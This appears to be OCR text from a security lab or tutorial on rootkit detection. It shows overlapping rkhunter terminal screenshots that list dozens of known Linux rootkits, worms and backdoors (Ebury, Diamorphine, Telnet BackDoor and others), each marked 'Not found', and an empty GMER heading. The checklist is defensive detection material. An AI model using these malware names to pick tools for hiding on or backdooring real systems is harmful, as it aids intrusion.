
ROOTKIT DETECTION USING RKHUNTER:





Shell No. 1
10:23 PM
72%
Shell No. 1
File Actions Edit View Help
AjaKit Rootkit [Not found]
Adore Rootkit [Not found]
aPa Kit [Not found]
Apache Worm [Not found]
Ambient (ark) Rootkit [Not found]
Balaur Rootkit [Not found]
BeastKit Rootkit [Not found]
beX2 Rootkit [Not found]
BOBKit Rootkit [Not found]
cb Rootkit [Not found]
CiNIK Worm (Slapper.B variant) [Not found]
Danny-Boy's Abuse Kit [Not found]
Devil RootKit [Not found]
Diamorphine LKM [Not found]
Dica-Kit Rootkit [Not found]
Dreams Rootkit [Not found]
Duarawkz Rootkit [Not found]
Ebury backdoor [Not found]
Enye LKM [Not found]
Flea Linux Rootkit [Not found]
Fu Rootkit [Not found]
Fuck`it Rootkit [Not found]
GasKit Rootkit [Not found]
Heroin LKM [Not found]
HjC Kit [Not found]
ignoKit Rootkit [Not found]
IntoXonia-NG Rootkit [Not found]
Irix Rootkit [Not found]
Jynx Rootkit [Not found]
Jynx2 Rootkit [Not found]



Shell No. 1
10:23 PM
72%
Shell No. 1
File Actions Edit View Help
Jynx Rootkit [Not found]
Jynx2 Rootkit [Not found]
KBeast Rootkit [Not found]
Kitko Rootkit [Not found]
Knark Rootkit [Not found]
ld-linuxv.so Rootkit [Not found]
Li0n Worm [Not found]
Lockit / LJK2 Rootkit [Not found]
Mokes backdoor [Not found]
Mood-NT Rootkit [Not found]
MRK Rootkit [Not found]
Ni0 Rootkit [Not found]
Ohhara Rootkit [Not found]
Optic Kit (Tux) Worm [Not found]
Oz Rootkit [Not found]
Phalanx Rootkit [Not found]
Phalanx2 Rootkit [Not found]
Phalanx2 Rootkit (extended tests) [Not found]
Portacelo Rootkit [Not found]
R3dstorm Toolkit [Not found]
RH-Sharpe's Rootkit [Not found]
RSHA's Rootkit [Not found]
Scalper Worm [Not found]
Sebek LKM [Not found]
Shutdown Rootkit [Not found]
SHV4 Rootkit [Not found]
SHV5 Rootkit [Not found]
Sin Rootkit [Not found]
Slapper Worm [Not found]
Sneakin Rootkit [Not found]



Shell No. 1
10:24 PM
72%
Shell No.1
File Actions Edit View Help
MRK Rootkit [Not found]
Ni0 Rootkit [Not found]
Ohhara Rootkit [Not found]
Optic Kit (Tux) Worm [Not found]
Oz Rootkit [Not found]
Phalanx Rootkit [Not found]
Phalanx2 Rootkit [Not found]
Phalanx2 Rootkit (extended tests) [Not found]
Portacelo Rootkit [Not found]
R3dstorm Toolkit [Not found]
RH-Sharpe's Rootkit [Not found]
RSHA's Rootkit [Not found]
Scalper Worm [Not found]
Sebek LKM [Not found]
Shutdown Rootkit [Not found]
SHV4 Rootkit [Not found]
SHV5 Rootkit [Not found]
Sin Rootkit [Not found]
Slapper Worm [Not found]
Sneakin Rootkit [Not found]
'Spanish' Rootkit [Not found]
Suckit Rootkit [Not found]
Superkit Rootkit [Not found]
TBD (Telnet BackDoor) [Not found]
TeLeKiT Rootkit [Not found]
T0rn Rootkit [Not found]
trNkit Rootkit [Not found]
Trojanit Kit [Not found]
Tuxtendo Rootkit [Not found]
URK Rootkit [Not found]



Shell No. 1
10:24 PM
71%
Shell No.1
File Actions Edit View Help
Sebek LKM [Not found]
Shutdown Rootkit [Not found]
SHV4 Rootkit [Not found]
SHV5 Rootkit [Not found]
Sin Rootkit [Not found]
Slapper Worm [Not found]
Sneakin Rootkit [Not found]
'Spanish' Rootkit [Not found]
Suckit Rootkit [Not found]
Superkit Rootkit [Not found]
TBD (Telnet BackDoor) [Not found]
TeLeKiT Rootkit [Not found]
T0rn Rootkit [Not found]
trNkit Rootkit [Not found]
Trojanit Kit [Not found]
Tuxtendo Rootkit [Not found]
URK Rootkit [Not found]
Vampire Rootkit [Not found]
VcKit Rootkit [Not found]
Volc Rootkit [Not found]
Xzibit Rootkit [Not found]
zaRwT.KiT Rootkit [Not found]
ZK Rootkit [Not found]
[Press <ENTER> to continue]
Performing additional rootkit checks
Suckit Rootkit additional checks [OK]
Checking for possible rootkit files and directories [None found]


ROOTKIT DETECTION AND REMOVAL USING GMER:




